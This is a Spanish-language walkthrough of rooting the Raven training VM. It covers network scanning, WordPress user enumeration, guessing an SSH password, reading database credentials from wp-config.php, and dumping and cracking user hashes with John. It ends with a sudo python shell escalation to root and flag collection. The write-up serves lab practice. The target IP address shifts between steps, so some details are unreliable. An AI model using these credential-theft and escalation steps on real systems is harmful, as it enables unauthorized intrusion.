Informe de máquina RIVEN

Paso 1:

Primero comenzamos con un análisis de la red para saber qué direcciones se encuentran dentro del rango el cual verificaremos usando el siguiente comando:

ifconfig

Una vez verificado procedemos a escanear la red usando netdiscover.

Comando: netdiscover -r 10.0.2.15

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:95:20:c6      1      60  PCS Systemtechnik GmbH
10.0.2.5        08:00:27:cb:45:8d      1      60  PCS Systemtechnik GmbH
```

Una vez realicemos el escaneo y encontremos la máquina procederemos a realizar un escaneo de vulnerabilidades con nmap.

Paso 2:

Escaneamos la red con nmap la cuál tiene como IP 10.0.2.15.

Para ello utilizamos el siguiente comando:


nmap -sC -sV 10.0.2.5

Una vez que lancemos el comando nos aparecerán tres puertos los cuales serán un ssh, http y un RCP pero por el momento no hay signos de algún otro puerto o servicio que nos de una vulnerabilidad mayor a la que ya hemos analizado aparte que en el puerto http podremos observar que es una página de seguridad como tal.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 08:49 EST
Nmap scan report for 10.0.2.5
Host is up (0.0015s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Raven Security
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
```

Paso 3:

Empezamos con la enumeración de datos para ello abriremos la ip para el servidor http y ver qué es lo que nos muestra para ello pondremos la dirección en un navegador.





Efectivamente es una página de raven la cual no nos da mucha información sobre lo que sería una vulnerabilidad obvia. Así que para encontrar algún directorio oculto procederemos a realizar una enumeración con la herramienta dirbuster.

Para realizar la enumeración de dirbuster usamos el siguiente comando:

gobuster dir -u http://10.0.2.13/ -w/usr/share/wordlists/dirb/common.txt

Dentro de lo que sería el escaneo encontramos un directorio que redirige a una página de wordpress en la cual procederemos a ingresar poniendo la URL en el navegador





Skip to content
Raven Security

Raven Security

Just another WordPress site

Scroll down to content

Posts

Posted on August 12, 2018

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for: Search ... Search

Recent Posts

- Hello world!

Recent Comments

Encontramos una página la cuál ha sido movida y se encuentra en un estado 301 osea que la página fue movida y por eso la encontramos en este estado.

Para saber más información sobre esta usaremos wpscan que es una herramienta que nos ayudará a saber más sobre la página de wordpress de la máquina.

wpscan --url http://10.0.2.13/wordpress/ -e u

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

La herramienta wpscan es una herramienta de escaneo de vulnerabilidades de wordpress y es capaz de buscar vulnerabilidades en las configuraciones del sitio web tanto en versiones, temas o complementos de wordpress.

Usamos la bandera -e para poder especificarle a la herramienta que necesitamos que nos escanee usuarios y de esta manera encontrar algún indicio o pista que nos ayude a entrar al sistema.

Como podemos ver en el resultado del escaneo hemos encontrado a los usuarios Steven y Michael.

De ninguno de los dos tenemos alguna contraseña así que procedemos a usar prueba y error, lo más común entre los usuarios que hacen páginas de este calibre o están sin terminar es colocar una contraseña sencilla como el mismo nombre de usuario o una contraseña sencilla como admin123 o 123admin probaremos las posibles combinaciones.

PASO 4:

Pero primero establezcamos sesión en el usuario Steven usando

ssh Steven@10.0.2.5

Con el que probaremos las tres posibles combinaciones que hemos deducido.

Al intentar con el primer usuario vemos que no nos da ninguna señal de inicio de sesión o alguna pista que nos pueda servir para poder ingresar. Entonces procedemos a realizarlo con el siguiente usuario

```
┌──(kali㉿kali)-[~]
└─$ ssh Steven@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:vBKxJra340AKWuFf1Gc8N3KkutJRQEQTgQbj2XRXG7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
Steven@10.0.2.5's password:
Permission denied, please try again.
Steven@10.0.2.5's password:
Permission denied, please try again.
Steven@10.0.2.5's password:
Steven@10.0.2.5: Permission denied (publickey,password).
```

Obtenemos que el usuario Michael sí nos permitió el acceso que queríamos usando la contraseña Michael el cual es el mismo nombre de usuario de la cuenta entonces procedemos a navegar en los directorios.


Antes de ponernos a navegar en los directorios procedemos a navegar bien por la página web en la cual revisando de forma exhaustiva el código fuente de la ventana servicios encontraremos la primera bandera

Entonces ya teniendo esta bandera podemos empezar a navegar en la sesión ssh.

Paso 5:

Primero ejecutamos el comando ls para ver si nos da alguna información pero al parecer los directorios están ocultos así que primero vamos a entrar al directorio /home para listar los usuarios del sistema. Entramos a ambos pero no parece haber nada importante (Revisar a fondo).

Luego tratamos de entrar al usuario Steven y no nos muestra ningún directorio ni nada lo que significa que no hay permisos para ver ese usuario así que regresamos al directorio raíz y nos movemos al directorio /var que es comúnmente un directorio que guarda datos importantes, aunque no nos deje ver los directorios procedemos a intentar entrar mediante nuestros conocimientos basicos



Vemos tres directorios interesantes los cuales son /tmp, /www y /mail pero nos interesa saber que es el directorio www ya que como esta cuenta es wordpress deducimos que está en la web, entonces procedemos a entrar en ella, dentro de esa carpeta vemos que hay una bandera la cual es flag2 y procedemos a guardarla.

En el directorio de /html vemos que se encuentra el código fuente que ya vimos antes así que procedemos a dar el siguiente paso.

Paso 6:

Procedemos a usar otros comandos como ls -la para ver permisos de archivos y demás, lo intentamos desde la raíz pero no sucede nada así que procedemos a ver qué sistema es y cómo podemos observar es un sistema actualizado.

```
michael@Raven:~$ ls -la
total 20
drwxr-xr-x 2 michael michael 4096 Aug 13  2018 .
drwxr-xr-x 4 root    root    4096 Aug 13  2018 ..
-rw-r--r-- 1 michael michael  220 Aug 13  2018 .bash_logout
-rw-r--r-- 1 michael michael 3515 Aug 13  2018 .bashrc
-rw-r--r-- 1 michael michael  675 Aug 13  2018 .profile
michael@Raven:~$ uname -a
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux
michael@Raven:~$ cat /etc/issue
Debian GNU/Linux 8 \n \l

michael@Raven:~$
```

Así que procedemos a revisar de nuevo el directorio de /var y nos dirigimos al directorio wordpress donde vemos que hay una carpeta o archivo que contiene la configuración de wordpress en formato php.
Así que lo abrimos con el comando cat

```
michael@Raven:~$ cd /var/www/html
michael@Raven:/var/www/html$ ls
about.html  contact.php  contact.zip  css  elements.html  fonts  img  index.html  js  scss  Security - Doc  service.html
michael@Raven:/var/www/html$ cd wordpress
michael@Raven:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content     wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php    wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes    wp-login.php       wp-signup.php
michael@Raven:/var/www/html/wordpress$ cd wp-content
michael@Raven:/var/www/html/wordpress/wp-content$ ls
index.php  languages  plugins  themes  upgrade
michael@Raven:/var/www/html/wordpress/wp-content$ cd ..
michael@Raven:/var/www/html/wordpress$ cat wp-config.php
```

Y dentro encontramos unas credenciales para una base de datos con acceso root.

Entonces, la registramos y procedemos a establecer una conexión

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Paso 7:

Para eso procedemos a ejecutar el siguiente comando dentro del mismo usuario

mysql -u root -p

Password: R@v3nSecurity

Y copiamos y pegamos la contraseña con la etiqueta U especificamos el usuario seguido de la etiqueta -p para poder establecer una conexión que después nos pida una contraseña y esto nos establecera una conexión.

```
michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 66
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

De esta forma estamos dentro de lo que sería la base de datos mysql y procedemos a ejecutar los siguientes comandos.

Primero listamos las bases de datos

show databases;

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```

Luego vamos a usar la base de datos de wordpress usando el comando

use wordpress;

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Luego listamos las tablas disponibles en la base de datos usando

show tables;

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

Después listamos los registros de la tabla wp_users usando

select * from wp_users;

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     |
us | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
 0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
 0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+
2 rows in set (0.00 sec)

mysql>
```

Guardamos el hash de steven en un archivo de texto ubicado en el escritorio con el nombre de stevenhash y procedemos a intentar descifrarlo con un ataque de fuerza bruta sobre directorios usando el comando

sudo john stevenhash

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john -show stevenhash
[sudo] password for kali:
?:pink84

1 password hash cracked, 0 left
```

podemos ver que la contraseña de steven es pink84 así que procedemos a probarla para así escalar privilegios con ese usuario y vemos que la shell no es muy amigable así que obtenemos una shell un poco más interactiva con el comando

sudo python -c ‘import pty; pty.spawn(“/bin/bash”)’

```
root@Raven:/var/www/html/wordpress# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/var/www/html/wordpress# ls
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config.php         wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php  wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
root@Raven:/var/www/html/wordpress# cd root
bash: cd: root: No such file or directory
root@Raven:/var/www/html/wordpress# cd /root
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
______
| ___ \

| |_/ /__ ___   ____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~#
```

Nos movemos al directorio /root y encontramos la flag 4 dando por finalizada la máquina, sin embargo seguiremos enumerando porque nos ha faltado dar con la flag 3

Si nos conectamos a la base de datos y hacemos un select * from a la tabla wp_posts encontraremos la tercera flag

```
                                          | flag4      |             | inherit    | closed       | closed
ision-v1 |       |       | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                  |          4 | http://raven.local/wo
8/12/4-revision-v1/ |         0 | revision  |               |           0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

                                          | flag3      |             | inherit    | closed       | closed
```

Con esto ya damos por terminada la máquina.